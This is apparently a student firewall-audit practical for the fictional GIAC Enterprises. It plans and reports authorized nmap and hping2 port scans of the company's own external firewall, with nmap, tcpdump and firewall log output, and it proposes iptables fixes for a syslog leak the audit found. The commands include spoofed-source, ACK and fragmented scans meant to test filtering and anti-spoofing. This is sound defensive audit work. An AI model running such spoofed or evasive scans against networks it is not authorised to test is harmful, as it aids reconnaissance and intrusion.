This audit should be a confirmation for GIAC Enterprises that the firewall administration stuff is enforcing the correct policies for the external firewall. It must also shows, that logging is set up correctly to identify abnormal connections.

These tasks will be done by the security employees after the installation of the firewalls and every 2 month to keep the security policy up to date. Time where this audit is planned is 2am to 5am Sunday morning; this is also the official maintenance window of GIAC, because at this time frame, the fewest connections from the Internet are expected. Normally patches and updates are established at this time, but if security policy verification is arranged, these tasks must be suppressed to avoid modifications during audit.

Only port scans are conducted because this is only to verify security policy and not to do penetration testing, this should be done separately.

The costs of an audit are limited to 3 hours of two security employees. Additional could be produced if there are big discrepancies between defined security policy and audit results.

At the first audit from security employees no deflection to security policy is expected. Also no mis-configuration of logging configuration is expected, because all tasks are planned consolidated with security people. After some further expected changes in security policy are established, this audit will become more impact,; first enforcements are for establishing a good audit process.

3.1.2 Scenario

For verification of the security policy different crafted packets will be sent through the external firewall. This is done from all different LANs used by GIAC enterprises. All outputs should be stored (written to files) for further in depth analysis after the “hot” hours of testing.

Verification of Packet filtering

- ➔ Sending TCP packets with SYN-bit set to specified destination port range
- ➔ Sending UPD packets to specified destination port range
- ➔ Sending ICMP packets

Verification of Anti-spoofing

- ➔ Sending spoofed TCP packets with SYN-bit set on allowed ports
- ➔ Sending spoofed UDP and ICMP packets on allowed ports

Verification of Stateful inspection

- ➔ Sending TCP packets with ACK-bit set from specified source port range and spoofed IP addresses
- ➔ Sending UDP packets from specified source port range and spoofed IP addresses
- ➔ Sending ICMP echo reply

Verification of Fragmentation

- ➔ Sending fragmented packets for verified forbidden destination ports

Spoofed Sources which might be used

IP address of ISP DNS server
IP address of border router
IP address of device in Server LAN
IP address of device in Internet Service LAN
Random IPs of Internet routed addresses

Specified destination port range

TCP: 0-65535
UDP: 0-65535
All ports are checked, because only then security team can be sure, that there is no open port.

Source port range which might be used

TCP: 20(FTP-DATA), 21(FTP), 25(SMTP), 53(large DNS replies), 80(HTTP), 443(HTTPS)
UDP: 53(DNS), 69(TFTP), 123(NTP), 514(SYSLOG)

Chain of Audit

a. Connect a "packet generator" to Internet LAN (use free IP address) and a sniffing device to the Internet Service LAN and to the server LAN (connect to the monitoring port of the switch)
b. Destination addresses for next checks are always addresses from Internet Service LAN and Server LAN
c. Check packet filtering function with original source IP address.
d. Check anti-spoofing function of external firewall with spoofed sources.
e. Check stateful inspection engine with specified source ports and spoofed IP addresses.
f. Check fragmentation function with verified forbidden destination ports and original source address.
g. Connect a "packet generator" to Internet Service LAN (use free IP address) and a sniffing device to the Internet LAN and to the server LAN (connect to the monitoring port of the switch)

h. Destination addresses for next checks are always addresses from Internet LAN and Server LAN
i. Check packet filtering function with original source IP address.
j. Check anti-spoofing function of external firewall with spoofed sources.
k. Check stateful inspection engine with specified source ports and spoofed IP addresses.
l. Check fragmentation function with verified forbidden destination ports and original source address.
m. Connect a "packet generator" to Server LAN (use free IP address) and a sniffing device to the Internet LAN and to the Internet Service LAN (connect to the monitoring port of the switch)
n. Destination addresses for next checks are always addresses from Internet LAN and Internet Service LAN
o. Check packet filtering function with original source IP address.
p. Check anti-spoofing function of external firewall with spoofed sources.
q. Check stateful inspection engine with specified source ports and spoofed IP addresses.
r. Check fragmentation function with verified forbidden destination ports and original source address.

Tools for conducting

nmap	network exploration tool
hping2	packet crafter for ICMP packets
tcpdump	packet sniffer

nmap is used for generating UDP and TCP traffic, hping2 is only used for every ICMP checks.

Used nmap options:

-sS	TCP SYN scan
-sA	TCP ACK scan
-sU	UDP port scan
-p <portrange>	scan portrange (i.e.: 0-65535)
-P0	host isn't pinged during scan
-f	packets will split into tiny fragments
-S	set spoofed source IP
-e <interface>	set interface where packet should be sent; required in combination with spoofed source IPs
-g	set source port number
-T Aggressive	scan timing - aggressive is very fast, but shouldn't cause any DoS
-oN <logfile>	output in normal type to "logfile"
-iL <inputfile>	use destinations from input file
-r	source port isn't randomised
-n	names are not resolved

Used hping2 options:

-c 1	send only one packet
-1	use ICMP
-C <type>	specify ICMP type
-K <code>	specify ICMP code
-a <source>	spoof source IP address

Used hping2 commands

hping2 -c 1 -1 -C 8 -a <source> <destination>	normal packet filter check; echo request
hping2 -c 1 -1 -C 13 -a <source> <destination>	normal packet filter check; timestamp req.
hping2 -c 1 -1 -C 0 -a <source> <destination>	stateful inspection check; echo reply

Risks of audit

If all probes and scans are done like described above the risk to bring a system down or shut down a service accidentally is minimal, because this are standard network packets without any malicious code or special combined flag settings (i.e. the XMAS scan). Only the speed of probes must be chosen carefully, because if the timing of scan is set to "insane", there is indeed a possibility for a temporary unavailability of a system. This can be caused by flooding the firewall state table or to reach the maximum count of possible connections at the server behind the firewall.

3.2 Conducting the external firewall audit

The policy matrix is done for all audit parts, but the real check is only done for the "Audit from Internet LAN", because then the audit will blow up the specified time frame. A staged audit should be considered, because of the huge amount of checks, which must be done, to verify the full Security Policy. Choosing the "Audit from Internet LAN" first is done, because the biggest destructive energy is coming from the Internet.

3.2.1 Audit from Internet LAN

Connect a "packet generator" to Internet LAN (use free IP address) and a sniffing device to the Internet Service LAN and to the server LAN (connect to the monitoring port of the switch)
Packet Generator IP will be 172.16.0.20, default gateway is set to the external firewalls virtual IP (172.16.0.6)
The packet sniffer is in both other LANs (Internet Service LAN; Server LAN)

Policy matrix

The behaviour specified at the policy matrix is the expected behaviour of the firewall.

scan number	source IP	destination IP	Ports	Policy
packet filtering audit				
1	172.16.0.20	172.16.0.38	TCP/* SYN, UDP/*, ICMP	TCP+UDP/53
		172.16.0.39	TCP/* SYN, UDP/*, ICMP	filter all
		172.16.0.40	TCP/* SYN, UDP/*, ICMP	TCP/25
		172.16.0.50-.52 172.16.0.60-.62	TCP/* SYN, UDP/*, ICMP	TCP/80+443
2	172.16.0.20	10.0.100.0/23	TCP/* SYN, UDP/*, ICMP	filter all (for logging Port-FWD is used)

3	192.168.1.1 (Supplier B)	172.16.0.38	TCP/* SYN, UDP/*, ICMP	TCP+UDP/53
		172.16.0.39	TCP/* SYN, UDP/*, ICMP	TCP/22
		172.16.0.40	TCP/* SYN, UDP/*, ICMP	TCP/25
		172.16.0.50-.52 172.16.0.60-.62	TCP/* SYN, UDP/*, ICMP	TCP/80+443
		10.0.100.0/23	TCP/* SYN, UDP/*, ICMP	filter all
anti-spoofing audit				
4	10.0.100.103	172.16.0.40	TCP/25	filter
5	10.0.100.104	172.16.0.38	TCP+UDP/53	filter
6	172.16.0.38	10.0.100.104	TCP+UDP/53	filter
7	172.16.0.50	10.0.100.100	TCP/1521	filter
		10.0.100.102	UDP/514	filter
stateful inspection audit				
8	8.8.8.8 (ISP-DNS)	172.16.0.38	source port TCP+UDP/53 and ACK-bit set	filter
9	8.8.8.9 (ISP Mail-SRV)	172.16.0.40	source port TCP/25 and ACK-bit set	filter
10	15.15.15.15 (any Internet IP)	10.0.100.105	source port TCP/20+21+80 and ACK-bit set	filter
fragmentation audit				
11	192.168.1.1 (supplier IP)	172.16.0.50	TCP/22 fragmented	filter

Check packet filtering function

scan #1:

file “destinations.nmap1” includes following IP addresses:

172.16.0.38/31
172.16.0.40
172.16.0.50/31
172.16.0.52
172.16.0.60/31
172.16.0.62

nmap -sS -rn -sU -T Aggressive -P0 -p 0-1000,65535 -iL destinations.nmap1 -oN result.scan1
hping2 -n -c 1 -1 -C 8 172.16.0.38 > result-hping.scan1
hping2 -n -c 1 -1 -C 8 172.16.0.39 >> result-hping.scan1
hping2 -n -c 1 -1 -C 8 172.16.0.40 >> result-hping.scan1
hping2 -n -c 1 -1 -C 8 172.16.0.50 >> result-hping.scan1
hping2 -n -c 1 -1 -C 8 172.16.0.51 >> result-hping.scan1
hping2 -n -c 1 -1 -C 8 172.16.0.52 >> result-hping.scan1
hping2 -n -c 1 -1 -C 8 172.16.0.60 >> result-hping.scan1
hping2 -n -c 1 -1 -C 8 172.16.0.61 >> result-hping.scan1
hping2 -n -c 1 -1 -C 8 172.16.0.62 >> result-hping.scan1

hping2 -n -c 1 -1 -C 13 172.16.0.38 >> result-hping.scan1
hping2 -n -c 1 -1 -C 13 172.16.0.39 >> result-hping.scan1
hping2 -n -c 1 -1 -C 13 172.16.0.40 >> result-hping.scan1
hping2 -n -c 1 -1 -C 13 172.16.0.50 >> result-hping.scan1
hping2 -n -c 1 -1 -C 13 172.16.0.51 >> result-hping.scan1
hping2 -n -c 1 -1 -C 13 172.16.0.52 >> result-hping.scan1
hping2 -n -c 1 -1 -C 13 172.16.0.60 >> result-hping.scan1
hping2 -n -c 1 -1 -C 13 172.16.0.61 >> result-hping.scan1
hping2 -n -c 1 -1 -C 13 172.16.0.62 >> result-hping.scan1

scan #2:
file “destinations.nmap2” includes following IP addresses:

10.0.100.100/30
10.0.100.104/31
10.0.100.106

nmap -sS -sU -rn -T Aggressive -P0 -p 0-1000,65535 -iL destinations.nmap2 -oN result.scan2
hping2 -n -c 1 -1 -C 8 10.0.100.100 > result-hping.scan2
hping2 -n -c 1 -1 -C 8 10.0.100.101 >> result-hping.scan2
hping2 -n -c 1 -1 -C 8 10.0.100.102 >> result-hping.scan2
hping2 -n -c 1 -1 -C 8 10.0.100.103 >> result-hping.scan2
hping2 -n -c 1 -1 -C 8 10.0.100.104 >> result-hping.scan2
hping2 -n -c 1 -1 -C 8 10.0.100.105 >> result-hping.scan2
hping2 -n -c 1 -1 -C 8 10.0.100.106 >> result-hping.scan2
hping2 -n -c 1 -1 -C 13 10.0.100.100 >> result-hping.scan2
hping2 -n -c 1 -1 -C 13 10.0.100.101 >> result-hping.scan2
hping2 -n -c 1 -1 -C 13 10.0.100.102 >> result-hping.scan2
hping2 -n -c 1 -1 -C 13 10.0.100.103 >> result-hping.scan2
hping2 -n -c 1 -1 -C 13 10.0.100.104 >> result-hping.scan2
hping2 -n -c 1 -1 -C 13 10.0.100.105 >> result-hping.scan2
hping2 -n -c 1 -1 -C 13 10.0.100.106 >> result-hping.scan2

scan #3:
file “destinations.nmap3” includes following IP addresses:

172.16.0.38/31
172.16.0.40
172.16.0.50/31
172.16.0.52
172.16.0.60/31
172.16.0.62
10.0.100.100/30
10.0.100.104/31
10.0.100.106

nmap -sS -sU -rn -T Aggressive -P0 -S 192.168.1.1 -e eth0 -p 0-1000,65535 -iL destinations.nmap3 -oN result.scan3
hping2 -n -c 1 -1 -C 8 -a 192.168.1.1 172.16.0.38 > result-hping.scan3
hping2 -n -c 1 -1 -C 8 -a 192.168.1.1 172.16.0.39 >> result-hping.scan3
hping2 -n -c 1 -1 -C 8 -a 192.168.1.1 172.16.0.40 >> result-hping.scan3
hping2 -n -c 1 -1 -C 8 -a 192.168.1.1 172.16.0.50 >> result-hping.scan3
hping2 -n -c 1 -1 -C 8 -a 192.168.1.1 172.16.0.51 >> result-hping.scan3
hping2 -n -c 1 -1 -C 8 -a 192.168.1.1 172.16.0.52 >> result-hping.scan3
hping2 -n -c 1 -1 -C 8 -a 192.168.1.1 172.16.0.60 >> result-hping.scan3

hping2 -n -c 1 -1 -C 8 -a 192.168.1.1 172.16.0.61 >> result-hping.scan3
hping2 -n -c 1 -1 -C 8 -a 192.168.1.1 172.16.0.62 >> result-hping.scan3
hping2 -n -c 1 -1 -C 13 -a 192.168.1.1 172.16.0.38 >> result-hping.scan3
hping2 -n -c 1 -1 -C 13 -a 192.168.1.1 172.16.0.39 >> result-hping.scan3
hping2 -n -c 1 -1 -C 13 -a 192.168.1.1 172.16.0.40 >> result-hping.scan3
hping2 -n -c 1 -1 -C 13 -a 192.168.1.1 172.16.0.50 >> result-hping.scan3
hping2 -n -c 1 -1 -C 13 -a 192.168.1.1 172.16.0.51 >> result-hping.scan3
hping2 -n -c 1 -1 -C 13 -a 192.168.1.1 172.16.0.52 >> result-hping.scan3
hping2 -n -c 1 -1 -C 13 -a 192.168.1.1 172.16.0.60 >> result-hping.scan3
hping2 -n -c 1 -1 -C 13 -a 192.168.1.1 172.16.0.61 >> result-hping.scan3
hping2 -n -c 1 -1 -C 13 -a 192.168.1.1 172.16.0.62 >> result-hping.scan3
hping2 -n -c 1 -1 -C 8 -a 192.168.1.1 10.0.100.100 >> result-hping.scan3
hping2 -n -c 1 -1 -C 8 -a 192.168.1.1 10.0.100.101 >> result-hping.scan3
hping2 -n -c 1 -1 -C 8 -a 192.168.1.1 10.0.100.102 >> result-hping.scan3
hping2 -n -c 1 -1 -C 8 -a 192.168.1.1 10.0.100.103 >> result-hping.scan3
hping2 -n -c 1 -1 -C 8 -a 192.168.1.1 10.0.100.104 >> result-hping.scan3
hping2 -n -c 1 -1 -C 8 -a 192.168.1.1 10.0.100.105 >> result-hping.scan3
hping2 -n -c 1 -1 -C 8 -a 192.168.1.1 10.0.100.106 >> result-hping.scan3
hping2 -n -c 1 -1 -C 13 -a 192.168.1.1 10.0.100.100 >> result-hping.scan3
hping2 -n -c 1 -1 -C 13 -a 192.168.1.1 10.0.100.101 >> result-hping.scan3
hping2 -n -c 1 -1 -C 13 -a 192.168.1.1 10.0.100.103 >> result-hping.scan3
hping2 -n -c 1 -1 -C 13 -a 192.168.1.1 10.0.100.103 >> result-hping.scan3
hping2 -n -c 1 -1 -C 13 -a 192.168.1.1 10.0.100.104 >> result-hping.scan3
hping2 -n -c 1 -1 -C 13 -a 192.168.1.1 10.0.100.105 >> result-hping.scan3
hping2 -n -c 1 -1 -C 13 -a 192.168.1.1 10.0.100.106 >> result-hping.scan3

Check anti-spoofing function

scan #4:
nmap -sS -rn -P0 -S 10.0.100.103 -e eth0 -p 25 -oN result.scan4 172.16.0.40

scan #5:
nmap -sS -sU -rn -P0 -S 10.0.100.104 -e eth0 -p 53 -oN result.scan5 172.16.0.38

scan #6:
nmap -sS -sU -rn -P0 -S 172.16.0.38 -e eth0 -p 53 -oN result.scan6 10.0.100.104

scan #7:
nmap -sS -rn -P0 -S 172.16.0.50 -e eth0 -p 1521 -oN result.scan7a 10.0.100.100
nmap -sU -rn -P0 -S 172.16.0.50 -e eth0 -p 514 -oN result.scan7b 10.0.100.102

Check stateful inspection engine

scan #8:
nmap -sA -sU -rn -P0 -S 8.8.8.8 -e eth0 -g 53 -oN result.scan8 172.16.0.38

scan #9:
nmap -sA -rn -P0 -S 8.8.8.9 -e eth0 -g 25 -oN result.scan9 172.16.0.40

scan #10:
nmap -sA -rn -P0 -S 15.15.15.15 -e eth0 -g 80 -oN result.scan10 10.0.100.105

Check fragmentation function

scan #11:
nmap -sA -rn -P0 -S 192.168.1.1 -e eth0 -f -p 22 -oN result.scan11 172.16.0.50

3.2.2 Audit from Internet Service LAN

Connect a "packet generator" to Internet Service LAN (use free IP address) and a sniffing device to the Internet LAN and to the server LAN (connect to the monitoring port of the switch)
Packet Generator IP will be 172.16.0.55
The packet sniffer is in both other LANs (Internet LAN; Server LAN)

These checks will be done every 3rd audit.

Policy matrix
The behaviour specified at the policy matrix is the expected behaviour of the firewall.

scan number	source IP	destination IP	Ports	Policy
packet filtering audit				
1	172.16.0.55	10.0.100.0/23	TCP/* SYN, UDP/*, ICMP	filter all
		172.16.0.0/27	TCP/* SYN, UDP/*, ICMP	filter all
2	172.16.0.38	10.0.100.0/23	TCP/* SYN, UDP/*, ICMP	filter all
		8.8.8.8 (ISP DNS)	TCP/* SYN, UDP/*, ICMP	TCP+UDP/53
3	172.16.0.39	10.0.100.0/24	TCP/* SYN, UDP/*, ICMP	filter all
		192.168.1.1	TCP/* SYN, UDP/*, ICMP	filter all
4	172.16.0.40	10.0.100.0/24	TCP/* SYN, UDP/*, ICMP	filter all (Port-FWD is used)
		8.8.8.9 (ISP Mail)	TCP/* SYN, UDP/*, ICMP	TCP/25
5	172.16.0.50	10.0.100.0/24	TCP/* SYN, UDP/*, ICMP	filter all (Port-FWD is used)
		192.168.1.1	TCP/* SYN, UDP/*, ICMP	filter all
anti-spoofing audit				
6	10.0.100.105	8.8.8.10 (ISP WWW)	TCP/80	filter
7	10.0.100.104	8.8.8.8 (ISP DNS)	TCP+UDP/53	filter

8		172.16.0.40	TCP/* SYN, UDP/*, ICMP	TCP/25
stateful inspection audit				
9	172.16.0.38	10.0.100.104	source port TCP+UDP/53 and ACK-bit set; ICMP echo reply	filter
10	172.16.0.40	10.0.100.103	source port TCP/25 and ACK-bit set; ICMP echo reply	filter
11	172.16.0.50	10.0.100.105	source port TCP/80 and ACK-bit set; ICMP echo reply	filter
fragmentation audit				
12	172.16.0.40	172.16.0.33 (Port-FWD)	TCP/22 fragmented	filter
13	172.16.0.40	10.0.100.103	TCP/22 fragmented	filter

3.2.3 Audit from Server LAN

Connect a "packet generator" to Server LAN (use free IP address) and a sniffing device to the Internet LAN and to the Internet Service LAN (connect to the monitoring port of the switch)
Packet Generator IP will be 10.0.100.50
The packet sniffer is in both other LANs (Internet Service LAN; Internet LAN)

These checks will be done every 3rd audit.

Policy matrix
The behaviour specified at the policy matrix is the expected behaviour of the firewall.

scan number	source IP	destination IP	Ports	Policy
packet filtering audit				
1	10.0.100.50	172.16.0.0/26	TCP/* SYN, UDP/*, ICMP	filter all
		10.0.0.0/19	TCP/* SYN, UDP/*, ICMP	filter all
2	10.0.100.103	172.16.0.0/26	TCP/* SYN, UDP/*, ICMP	TCP/25 to 172.16.0.40
		8.8.8.9 (ISP Mail)	TCP/25	filter
3	10.0.100.100	172.16.0.0/26	TCP/* SYN, UDP/*, ICMP	filter all
4	10.0.100.101	172.16.0.0/26	TCP/* SYN, UDP/*, ICMP	filter all
5	10.0.100.102	172.16.0.0/26	TCP/* SYN,	filter all

			UDP/*, ICMP	
6	10.0.100.104	172.16.0.0/26	TCP/* SYN, UDP/*, ICMP	TCP+UDP/53 to 172.16.0.38
7	10.0.100.105	172.16.0.0/26	TCP/* SYN, UDP/*, ICMP	TCP/80+443 to 172.16.0.50-.52 172.16.0.60-.62
8	10.0.100.106	172.16.0.0/26	TCP/* SYN, UDP/*, ICMP	filter all
anti-spoofing audit isn't relevant for this segment, because this should be the securest one, and the one, which right are the best, so there are no additional accesses possible.				
stateful inspection audit				
9	10.0.100.100	172.16.0.50	source port TCP/1521 and ACK-bit set; ICMP echo reply	filter
10	10.0.100.102	172.16.0.38	source port UDP/514 and ACK-bit set; ICMP echo reply	filter
fragmentation audit				
12	10.0.100.103	172.16.0.40	TCP/22 fragmented	filter

3.3 Report first audit

This is the Report of the "Audit from Internet LAN", all other audits reports will follow after next two audits.

The log output on the firewall shows all traffic, which was blocked by the firewall and didn't trigger the sniffer. So I will show only a sample log entry:

Oct 9 13:38:01 firewall kernel: FORWARD DROP: IN=eth0 OUT=eth2 SRC=172.16.0.20 DST=172.16.0.38 LEN=40 TOS=0x00 PREC=0x00 TTL=39 ID=62179 PROTO=TCP SPT=53498 DPT=0 WINDOW=1024 RES=0x00 SYN URGP=0

Oct 9 13:38:51 firewall *kernel: FORWARD DROP: IN=eth0 OUT=eth2 SRC=172.16.0.20 DST=172.16.0.38 LEN=28 TOS=0x00 PREC=0x00 TTL=55 ID=53980 PROTO=UDP SPT=53498 DPT=1 LEN=8*

To get more information regarding the log file, IP tutorial at section 2.5.3 will help.

If a packet which is blocked is really important to the GIAC security policy, it will be listed.

3.3.1 Scan #1

Check normal forwarding filter rules from outside

nmap output from packet generator:

 # nmap 3.30 scan initiated Thu Oct 9 13:39:50 2003 as: nmap -sS -rn -sU -T Aggressive -P0 -p 0-1000,65535 -iL destinations.nmap1 -oN result.scan1

Interesting ports on 172.16.0.38 (172.16.0.38):
(The 2002 ports scanned but not shown below are in state: filtered)
Port State Service
53/tcp open dns
53/udp open dns

All 2004 scanned ports on 172.16.0.39 are: filtered

Interesting ports on 172.16.0.40 (172.16.0.40):
(The 2003 ports scanned but not shown below are in state: filtered)
Port State Service
25/tcp open smtp

Interesting ports on 172.16.0.50 (172.16.0.50):
(The 2002 ports scanned but not shown below are in state: filtered)
Port State Service
80/tcp open http
443/tcp open https

Interesting ports on 172.16.0.51 (172.16.0.51):
(The 2002 ports scanned but not shown below are in state: filtered)
Port State Service
80/tcp open http
443/tcp open https

Interesting ports on 172.16.0.52 (172.16.0.52):
(The 2002 ports scanned but not shown below are in state: filtered)
Port State Service
80/tcp open http
443/tcp open https

Interesting ports on 172.16.0.60 (172.16.0.60):
(The 2002 ports scanned but not shown below are in state: filtered)
Port State Service
80/tcp open http
443/tcp open https

Interesting ports on 172.16.0.61 (172.16.0.61):
(The 2002 ports scanned but not shown below are in state: filtered)
Port State Service
80/tcp open http
443/tcp open https

Interesting ports on 172.16.0.62 (172.16.0.62):
(The 2002 ports scanned but not shown below are in state: filtered)
Port State Service
80/tcp open http

443/tcp open https

 # Nmap run completed at Thu Oct 9 14:11:53 2003 -- IP addresses (9 hosts up) scanned in 1922.831 seconds

This the expected output from nmap.

hping output:
hping doesn't get any response as expected.

log ouput from firewall:
All looks nice, all blocked packets are logged.

tcpdump output from packet sniffers:
13:39:22.752179 172.16.0.20.53498 > 172.16.0.38.53: S 1852271768:1852271768(0) win 3072
13:39:23.571458 172.16.0.20.53499 > 172.16.0.38.53: S 2722881360:2722881360(0) win 3072
13:39:24.392175 172.16.0.20.53500 > 172.16.0.38.53: S 3126587269:3126587269(0) win 2048
13:40:18.408888 172.16.0.20.53498 > 172.16.0.38.53: 0 [0q] (0)
13:40:19.218836 172.16.0.20.53499 > 172.16.0.38.53: 0 [0q] (0)
13:46:27.564306 172.16.0.20.53498 > 172.16.0.40.25: S 2355016240:2355016240(0) win 1024
13:46:28.382393 172.16.0.20.53499 > 172.16.0.40.25: S 2829862601:2829862601(0) win 1024
13:46:29.203110 172.16.0.20.53500 > 172.16.0.40.25: S 1927897860:1927897860(0) win 3072
13:50:06.113247 172.16.0.20.53498 > 172.16.0.50.80: S 2136933281:2136933281(0) win 1024
13:50:06.932960 172.16.0.20.53499 > 172.16.0.50.80: S 214201943:214201943(0) win 1024
13:50:23.342925 172.16.0.20.53498 > 172.16.0.50.443: S 2136933281:2136933281(0) win 3072
13:50:24.161692 172.16.0.20.53499 > 172.16.0.50.443: S 214201943:214201943(0) win 3072
13:53:39.763731 172.16.0.20.53498 > 172.16.0.51.80: S 4144145226:4144145226(0) win 2048
13:53:40.583268 172.16.0.20.53499 > 172.16.0.51.80: S 2552491286:2552491286(0) win 1024
13:53:56.983629 172.16.0.20.53498 > 172.16.0.51.443: S 4144145226:4144145226(0) win 2048
13:53:57.802209 172.16.0.20.53499 > 172.16.0.51.443: S 2552491286:2552491286(0) win 3072
13:57:13.404270 172.16.0.20.53498 > 172.16.0.52.80: S 2032208652:2032208652(0) win 4096
13:57:14.223795 172.16.0.20.53499 > 172.16.0.52.80: S 949813477:949813477(0) win 1024
13:57:30.623980 172.16.0.20.53498 > 172.16.0.52.443: S 2032208652:2032208652(0) win 2048
13:57:31.442737 172.16.0.20.53499 > 172.16.0.52.443: S 949813477:949813477(0) win 1024
14:00:47.035008 172.16.0.20.53498 > 172.16.0.60.80: S 440245696:440245696(0) win 4096
14:00:47.854352 172.16.0.20.53499 > 172.16.0.60.80: S 3399994200:3399994200(0) win 2048
14:01:04.254510 172.16.0.20.53498 > 172.16.0.60.443: S 440245696:440245696(0) win 3072
14:01:05.073395 172.16.0.20.53499 > 172.16.0.60.443: S 3399994200:3399994200(0) win 3072
14:04:20.679481 172.16.0.20.53498 > 172.16.0.61.80: S 2114723331:2114723331(0) win 1024
14:04:21.494889 172.16.0.20.53499 > 172.16.0.61.80: S 2980965378:2980965378(0) win 2048
14:04:37.895052 172.16.0.20.53498 > 172.16.0.61.443: S 2114723331:2114723331(0) win 4096
14:04:38.713829 172.16.0.20.53499 > 172.16.0.61.443: S 2980965378:2980965378(0) win 2048
14:07:54.305919 172.16.0.20.53498 > 172.16.0.62.80: S 2488258996:2488258996(0) win 4096
14:07:55.129573 172.16.0.20.53499 > 172.16.0.62.80: S 45680430:45680430(0) win 1024
14:08:11.525598 172.16.0.20.53498 > 172.16.0.62.443: S 2488258996:2488258996(0) win 1024
14:08:12.344557 172.16.0.20.53499 > 172.16.0.62.443: S 45680430:45680430(0) win 3072
This is proving our security policy for filtering purpose from Internet LAN to the Internet Service LAN.

conclusion scan #1:
This is exact the output we expected, it confirms the security policy.

3.3.2 Scan #2

Check if packets to internal addresses could be sent

nmap output from packet generator:

 # nmap 3.30 scan initiated Thu Oct 9 14:11:53 2003 as: nmap -sS -sU -rn -T Aggressive -P0 -p 0-1000,65535 -iL destinations.nmap2 -oN result.scan2

All 2004 scanned ports on 10.0.100.100 are: filtered

All 2004 scanned ports on 10.0.100.101 are: filtered

All 2004 scanned ports on 10.0.100.102 are: filtered

All 2004 scanned ports on 10.0.100.103 are: filtered

All 2004 scanned ports on 10.0.100.104 are: filtered

All 2004 scanned ports on 10.0.100.105 are: filtered

All 2004 scanned ports on 10.0.100.106 are: filtered

 # Nmap run completed at Thu Oct 9 14:37:00 2003 -- 7 IP addresses (7 hosts up) scanned in 1506.863 second

This is the expected behaviour of nmap, no one should be able to send packets to internal IP addresses.

hping output:

hping doesn't get any response as expected.

log ouput from firewall:

Oct 9 14:12:19 firewall kernel: FORWARD DROP: IN=eth0 OUT=eth1 SRC=172.16.0.20 DST=10.0.100.102 LEN=28 TOS=0x00 PREC=0x00 TTL=51 ID=12858 PROTO=UDP SPT=57876 DPT=513 LEN=8
Oct 9 14:12:19 firewall kernel: FORWARD DROP: IN=eth0 OUT=eth1 SRC=172.16.0.20 DST=10.0.100.102 LEN=28 TOS=0x00 PREC=0x00 TTL=53 ID=47463 PROTO=UDP SPT=57876 DPT=515 LEN=8

This looks odd; we didn't get any packet logged for the UDP port 514 (syslog), so the packet from 172.16.0.20 to the logging server 10.0.100.102 could pass through the firewall.

tcpdump output from packet sniffers:

14:13:38.400080 172.16.0.20.57876 > 10.0.100.102.514: udp 0
14:13:39.210147 172.16.0.20.57877 > 10.0.100.102.514: udp 0

The tcpdump output confirms our found leak. Packets from 172.16.0.20 to the logging server 10.0.100.102 to UDP port 514 passes our firewall in fact.

conclusion scan #3:

This is an unexpected behaviour and now it must be checked against the firewall security policy. Now we have a look at the rule, which allows this traffic:

```
iptables -A FORWARD -p udp  -s 172.16.0.0/27 -d 10.0.100.102 --dport 514 -j ACCEPT        # rule 18
```

Normally we designed this rule in association with the Port-Forwarder-Rule:
iptables -t nat -A PREROUTING -p udp-s 172.16.0.0/27 -d $V_OUTSIDE --dport 514 -j DNAT --to 10.0.100.102:514

But if we check the IPtables packet flow, it can be seen, that this is normal behaviour. Packet doesn't be source natted because destination address doesn't match. The routing decision maker forwards the packet to the FORWARD chain, there the packet is allowed and will be sent out of the firewall.
This isn't as bad as it seems to be in the first place, because their cannot be an attack from the internet; the border router have only routes for the Internet Service LAN (172.16.0.32/27) to the GIAC network (chapter 2.1.3), so all packets coming in for IP addresses 10.x.x.x are discarded by the router because of not knowing a valid route. Nevertheless the policy doesn't allow such packets (what happens with unwanted wireless clients, which are connected to the Internet LAN).

Okay after deep inspection of iptables tutorial I found a method to prevent such packets from travelling through the firewall and to the log server. The problem is that I cannot filter in the PREROUTING chain, so I have to look for a workaround. After the nat rule shown above, following line should be inserted:

iptables -t nat -A PREROUTING -p udp -i $IF_OUTSIDE -d ! $V_OUTSIDE --dport 514 -j LOG
iptables -t nat -A PREROUTING -p udp -i $IF_OUTSIDE -d ! $V_OUTSIDE --dport 514 -j REDIRECT

If a packet coming in the outside interface of the firewall (eth0) to destination port 514/udp and hasn't the destination of the outside virtual IP address, it will be logged and redirected to the local host. After that it will be dropped by the incoming filter rules (chain INPUT) and will also be logged. The logging is done twice, because the logging of the second part (default input log) logs only the firewall IP address as destination.

We suggest the same fault at the Internet Service LAN, so we imply following rule at the pre-routing section (first rule was defined before):

iptables -t nat -A PREROUTING -p udp -s 172.16.0.0/27 -d $V_SCREENED --dport 514 -j DNAT --to 10.0.100.102:514
iptables -t nat -A PREROUTING -p udp -i $IF_OUTSIDE -d ! $V_OUTSIDE --dport 514 -j LOG
iptables -t nat -A PREROUTING -p udp -i $IF_OUTSIDE -d ! $V_OUTSIDE --dport 514 -j REDIRECT

After implementing these new rules, the security policy conditions are kept.

3.3.3 Scan #3

Check filter rules from an Internet user with extended rights (Supplier or Partner).

nmap output from packet generator:

 # nmap 3.30 scan initiated Thu Oct 9 14:37:00 2003 as: nmap -sS -sU -rn -T Aggressive -P0 -S 192.168.1.1 -e eth0 -p 0-1000,65535 -iL destinations.nmap3 -oN result.scan3

All 2004 scanned ports on 172.16.0.38 are: filtered

All 2004 scanned ports on 172.16.0.39 are: filtered

All 2004 scanned ports on 172.16.0.40 are: filtered

All 2004 scanned ports on 172.16.0.50 are: filtered

All 2004 scanned ports on 172.16.0.51 are: filtered

All 2004 scanned ports on 172.16.0.52 are: filtered

All 2004 scanned ports on 172.16.0.60 are: filtered

All 2004 scanned ports on 172.16.0.61 are: filtered

All 2004 scanned ports on 172.16.0.62 are: filtered

All 2004 scanned ports on 10.0.100.100 are: filtered

All 2004 scanned ports on 10.0.100.101 are: filtered

All 2004 scanned ports on 10.0.100.102 are: filtered

All 2004 scanned ports on 10.0.100.103 are: filtered

All 2004 scanned ports on 10.0.100.104 are: filtered

All 2004 scanned ports on 10.0.100.105 are: filtered

All 2004 scanned ports on 10.0.100.106 are: filtered

 # Nmap run completed at Thu Oct 9 15:33:58 2003 -- 16 IP addresses (16 hosts up) scanned in 3418.293 second

nmap doesn't show any open ports, because all packets (which are allowed by the firewall) are leaving the network through the border routers; this is because of spoofing the source IP address.

hping output:
hping doesn't get any response as expected.

log ouput from firewall:
All looks nice, all blocked packets are logged.

tcpdump output from packet sniffers:
14:36:32.360321 192.168.1.1.63099 > 172.16.0.38.53: S 3174936199:3174936199(0) win 2048
14:36:33.179417 192.168.1.1.63100 > 172.16.0.38.53: S 1745167994:1745167994(0) win 2048
14:36:33.999999 192.168.1.1.63101 > 172.16.0.38.53: S 997942114:997942114(0) win 3072
